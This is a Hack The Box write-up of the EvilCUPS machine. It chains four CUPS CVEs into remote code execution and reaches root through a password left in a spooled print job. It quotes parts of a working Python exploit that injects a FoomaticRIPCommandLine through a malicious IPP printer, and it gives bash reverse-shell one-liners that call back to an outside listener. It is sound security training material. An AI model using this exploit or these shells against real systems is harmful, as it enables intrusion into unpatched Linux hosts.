# HTB: EvilCUPS

hackthebox ctf htb-evilcups debian nmap cups cve-2024-47176 cve-2024-47076 cve-2024-47175 cve-2024-47177 print-jobs

Oct 2, 2024



EvilCUPS is all about the recent CUPS exploits that have made a lot of news in September 2024. I'll abuse the four recent CVEs to get remote code execution on a Linux box through cupsd. In the root step, I'll find an old print job and recreate the PDF to see it has the root password. In Beyond Root, I'll look at the PPD file created during the exploit path.

## Box Info

| Name | EvilCUPS<br>Play on HackTheBox |
|---|---|
| Release Date | 02 Oct 2024 |
| Retire Date | 02 Oct 2024 |
| OS | Linux |
| Base Points | Medium [30] |
| 1st Blood | N/A (non-competitive) |
| 1st Blood | N/A (non-competitive) |
| Creator | ippsec Admin<br>1 6921<br>hackthebox.com |

## Recon

### nmap

`nmap` finds two open TCP ports, SSH (22) and CUPS (631):

```
oxdf@hacky$ nmap -p- --min-rate 10000 10.10.11.40
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-30 11:24 EDT
Nmap scan report for 10.10.11.40
Host is up (0.089s latency).
Not shown: 65533 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
631/tcp open  ipp

Nmap done: 1 IP address (1 host up) scanned in 6.96 seconds
oxdf@hacky$ nmap -p 22,631 -sCV 10.10.11.40
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-30 11:24 EDT
Nmap scan report for 10.10.11.40
Host is up (0.088s latency).

PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 36:49:95:03:8d:b4:4c:6e:a9:25:92:af:3c:9e:06:66 (ECDSA)
|_  256 9f:a4:a9:39:11:20:e0:96:ee:c4:9a:69:28:95:0c:60 (ED25519)
631/tcp open  ipp     CUPS 2.4
|_http-title: Home - CUPS 2.4.2
| http-robots.txt: 1 disallowed entry
|_/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 80.10 seconds
```


Based on the OpenSSH version, the host is likely running Debian 12 bookworm.

Seeing CUPS (Common Unix Printing System), I'll check UDP as well, and it's likely open:

```
oxdf@hacky$ nmap -sU -p 631 10.10.11.40
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-30 11:28 EDT
Nmap scan report for 10.10.11.40
Host is up (0.090s latency).

PORT    STATE         SERVICE
631/udp open|filtered ipp

Nmap done: 1 IP address (1 host up) scanned in 1.13 seconds
```


## CUPS - TCP 631

On TCP, CUPS offers a web GUI to manage printers:





It's running CUPS version 2.4.2, and the Copyright at the bottom shows 2021-2022.

On the "Printers" tab, there's one printer installed:





The page for the printer shows options for administrating it:




At the bottom, there are no active jobs, but there are some completed ones:

| ID | Name | User | Size | Pages | State | Control |
|---|---|---|---|---|---|---|
| Canon_MB2300_series-5 | Unknown | Withheld | 12k | Unknown | completed at Mon 30 Sep 2024 01:00:01 PM EDT | Reprint Job |
| Canon_MB2300_series-2 | Unknown | Withheld | 12k | Unknown | completed at Mon 30 Sep 2024 12:00:01 PM EDT | Reprint Job |
| Canon_MB2300_series-1 | Unknown | Withheld | 12k | Unknown | completed at Mon 30 Sep 2024 11:24:19 AM EDT | Reprint Job |

The page for “Administration” (`/admin`) returns 403 Forbidden:




# Shell as lp

## CUPS CVEs

On 26 September 2024 (a bit more than a week before EvilCups released), a researcher who goes by evilsocket released research about vulnerabilities in CUPs. It includes four CVEs:

- CVE-2024-47176 - `cups-browsed`, the service that typically listens on all interfaces UDP 631, is what allows adding a printer to a machine remotely. This vulnerability allows any attacker who can reach this machine to trigger a “Get-Printer-Attributes” Internet Printing Protocol (IPP) request being sent to an attacker-controlled URL. This was patched by just disabling `cups-browsed` as it’s not really the best way to get this functionality any more.
- CVE-2024-47076 - `libcupsfilters` is responsible for handling the IPP attributes returned from the request. These are written to a temporary Postscript Printer Description (PPD) file without sanitization, allowing malicious attributes to be written.
- CVE-2024-47175 - `libppd` is responsible for reading a temporary PPD file and turning that into a printer object on the system. It also doesn’t sanitize when reading, allowing for injection of attacker controlled data.
- CVE-2024-47177 - This vulnerability in `cups-filters` allows for loading a printer using the `foomatic-rip` print filter, which is a universal converter for transforming PostScript or PDF data into the format that the printer can understand. It has long had issues with command injection, and has been limited to manual installs / configurations only.

Combining these four vulnerabilities, I can add a malicious printer to a system remotely and then when it prints a page, the vulnerability will trigger and run my command.

# Create Evil Printer

## POC Analysis

The box's author, IppSec, has a [script to exploit this] (built from the POCs that are out there already, but with improved stability). The `__main__` function gives a good overview of what the script does:

```
if __name__ == "__main__":
    if len(sys.argv) != 4:
        print("%s <LOCAL_HOST> <TARGET_HOST> <COMMAND>" % sys.argv[0])
        quit()

    SERVER_HOST = sys.argv[1]
    SERVER_PORT = 12345

    command = sys.argv[3]

    server = IPPServer((SERVER_HOST, SERVER_PORT),
                       IPPRequestHandler, MaliciousPrinter(command))

    threading.Thread(
        target=run_server,
        args=(server, )
    ).start()

    TARGET_HOST = sys.argv[2]
    TARGET_PORT = 631
    send_browsed_packet(TARGET_HOST, TARGET_PORT, SERVER_HOST, SERVER_PORT)

    print("Please wait this normally takes 30 seconds...")

    seconds = 0
    while True:
        print(f"\r{seconds} elapsed", end="", flush=True)
        time.sleep(1)
        seconds += 1
```

It starts an IPP server hosting information about a malicious printer. Then it sends a `browsed` packet to trigger the request, and

The `browse` packet is built off the specification here:

```
def send_browsed_packet(ip, port, ipp_server_host, ipp_server_port):
    print(f"Sending udp packet to {ip}:{port}...")

    # Get a random number between 0 and 100
    printer_type = 2
    printer_state = '3'
    printer_uri = f'http://{ipp_server_host}:{ipp_server_port}/printers/EVILCUPS'
    printer_location = '"You Have Been Hacked"'
    printer_info = '"HACKED"'
    printer_model = '"HP LaserJet 1020"'
    packet = f"{printer_type:x} {printer_state} {printer_uri} {printer_location}
{printer_info} {printer_model} \n"

    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    sock.sendto(packet.encode('utf-8'), (ip, port))

def run_server(server):
    with ServerContext(server):
        try:
            while True:
                time.sleep(.5)
        except KeyboardInterrupt:
            pass

    server.shutdown()
```

This is sending a UDP packet to the CUPs port to trigger an IPP request back to me.

The `MaliciousPrinter` class is mostly a set of normal attributes except the last one, which is where the injection happens:

```
class MaliciousPrinter(behaviour.StatelessPrinter):
    def __init__(self, command):
        self.command = command
        super(MaliciousPrinter, self).__init__()

    def printer_list_attributes(self):
        attr = {
            # rfc2911 section 4.4
            (
                SectionEnum.printer,
                b'printer-uri-supported',
                TagEnum.uri
            ): [self.printer_uri],
            (
                ...[snip]...
            (
                SectionEnum.printer,
                b'printer-more-info',
                TagEnum.uri
            ): [f'"\n*FoomaticRIPCommandLine: "{self.command}"\n*cupsFilter2 :
"application/pdf application/vnd.cups-postscript 0 foomatic-rip'.encode()],
...[snip]...
```

The data starts with a newline, and then adds a `FoomaticRIPCommandLine` with the desired command.

## Add Printer

Typically I liked to test POCs using simple payloads at first. Given that this POC will create a printer that I can't delete, I'm going to try to just start with a shell. I'll run the POC, and it sends the UDP packet:


```
oxdf@hacky$ python evil-cups.py 10.10.14.6 10.10.11.40 'bash -c "bash -i >&
/dev/tcp/10.10.14.6/443 0>&1"'
IPP Server Listening on ('10.10.14.6', 12345)
Sending udp packet to 10.10.11.40:631...
Please wait this normally takes 30 seconds...
2 elapsed
```

A better shell to send would be `nohup bash -c "bash -i >& /dev/tcp/10.10.14.6/443 0>&1"&'`, as this will start the shell as a new process in the background. Otherwise, the shell dies every 5-10 minutes when the printer crashes for not being a real printer and gets cleaned up.

There's a hang where it says it takes 30 seconds to respond, with a counter. After 29, the target connects and it sends the printer payload:


```
29 elapsed
target connected, sending payload ...

target connected, sending payload ...
```

At this point, the printer shows up on the CUPs TCP webserver:




## Trigger RCE

From the page for the printer, one of the "Maintenance" options is to "Print Test Page", which I'll select:




As soon as I do, I get a shell:

```
oxdf@hacky$ nc -lnvp 443
Listening on 0.0.0.0 443
Connection received on 10.10.11.40 56432
bash: cannot set terminal process group (1358): Inappropriate ioctl for device
bash: no job control in this shell
lp@evilcups:/$
```

I'll upgrade my shell:

```
lp@evilcups:/$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
lp@evilcups:/$ ^Z
[1]+  Stopped                 nc -lnvp 443
oxdf@hacky$ stty raw -echo; fg
nc -lnvp 443
            reset
reset: unknown terminal type unknown
Terminal type? screen
lp@evilcups:/$
```

I'll find `user.txt` world-readable in `/home/htb/`:

```
lp@evilcups:/home/htb$ cat user.txt
2a7bfa97**********************
```

# Shell as root

## Enumeration

### Home Directories

There is one user on the box, htb:

```
lp@evilcups:/home$ ls -l
total 4
drwxrwx--- 3 htb lp 4096 Sep 30 13:04 htb
```

Interestingly, lp has full access. There's nothing useful beyond the flag here.

The same user has a shell set in `passwd`:

```
lp@evilcups:~$ cat /etc/passwd | grep "sh$"
root:x:0:0:root:/root:/bin/bash
htb:x:1000:1000:htb,,,:/home/htb:/bin/bash
```

The lp user's home directory is `/var/spool/cups/tmp`:

```
lp@evilcups:~$ pwd
/var/spool/cups/tmp
```

It's very empty:

```
lp@evilcups:~$ ls -la
total 8
drwxrwx--T 2 root lp 4096 Sep 30 13:21 .
drwx--x--- 3 root lp 4096 Sep 30 13:21 ..
-rw------- 1 lp   lp    0 Sep 30 11:50 cups-dbus-notifier-lockfile
```

### Print Jobs

I noted above that there were three previous print jobs. This CUPS documentation describes the location of "Job Files" as `/var/spool/cups`. Unfortunately, lp can't list this directory:

```
lp@evilcups:/var/spool$ ls -ld cups
drwx--x--- 3 root lp 4096 Sep 30 13:21 cups
```

However, the same docs show the filename format as `D[5 digit int]-100`. I can see if the file associated with a job is there, and it is:

```
lp@evilcups:/var/spool/cups$ cat d00001-001
%!PS-Adobe-3.0
%%BoundingBox: 18 36 577 806
%%Title: Enscript Output
%%Creator: GNU Enscript 1.6.5.90
%%CreationDate: Sat Sep 28 09:31:01 2024
%%Orientation: Portrait
%%Pages: (atend)
%%DocumentMedia: A4 595 842 0 () ()
%%DocumentNeededResources: (atend)
%%EndComments
%%BeginProlog
```

## Create PDF

The password is visible in plaintext in the file, but it's more fun to create a visible image of what was printed. I'll take that file and save a copy on my host. I'll use `ps2pdf` to generate a PDF:

```
oxdf@hacky$ ps2pdf d00001-001 d00001-001.pdf
```

And then open the resulting PDF:

```
pass.txt        Sat Sep 28 09:30:10 2024        1
Br3@k-G!@ss-r00t-evilcups
```

It's a `pass.txt` file, with a password!

## su

That password works with `su` to get a root shell:

```
lp@evilcups:/var/spool/cups$ su -
Password:
root@evilcups:~#
```

And grab `root.txt`:

```
root@evilcups:~# cat root.txt
0cd5ff62************************
```

# Beyond Root

When I create a printer over `cups-browsed` like this, it reached out over IPP to the given URL. The resulting attributes are saved as a `.ppd` file, which is located in `/etc/cups/ppd` named after the printer name:

```
root@evilcups:/etc/cups/ppd# ls
HACKED_10_10_14_6.ppd
root@evilcups:/etc/cups/ppd# cat HACKED_10_10_14_6.ppd
*PPD-Adobe: "4.3"
*APRemoteQueueID: ""
*FormatVersion: "4.3"
*FileVersion: "1.28.17"
*LanguageVersion: English
*LanguageEncoding: ISOLatin1
*PSVersion: "(3010.000) 0"
*LanguageLevel: "3"
*FileSystem: False
*PCFileName: "drvless.ppd"
*Manufacturer: "HP"
*ModelName: "HP 0.00"
*Product: "(HP 0.00)"
```

The important line is:

```
*FoomaticRIPCommandLine: "bash -c "bash -i >& /dev/tcp/10.10.14.6/443 0>&1""
```

When it prints, it will run my reverse shell.

Just above it, there's an empty parameter:

```
*APSupplies: ""
*FoomaticRIPCommandLine: "bash -c "bash -i >& /dev/tcp/10.10.14.6/443 0>&1""
```

That's likely from the newline injection I mentioned above:

```
                SectionEnum.printer,
                b'printer-more-info',
                TagEnum.uri
            ): [f'"\n*FoomaticRIPCommandLine: "{self.command}"\n*cupsFilter2 :
"application/pdf application/vnd.cups-postscript 0 foomatic-rip'.encode()],
```

`printer-more-info` must translate into the `APSupplies` attribute in the `.ppd` file, and then the new line starts the `FoomaticRIPCommandLine`.

---

0xdf hacks stuff

0xdf hacks stuff
0xdf.223@gmail.com

0xdf
0xdf
feed
0xdf
@0xdf@infosec.exchange

CTF solutions, malware analysis, home lab development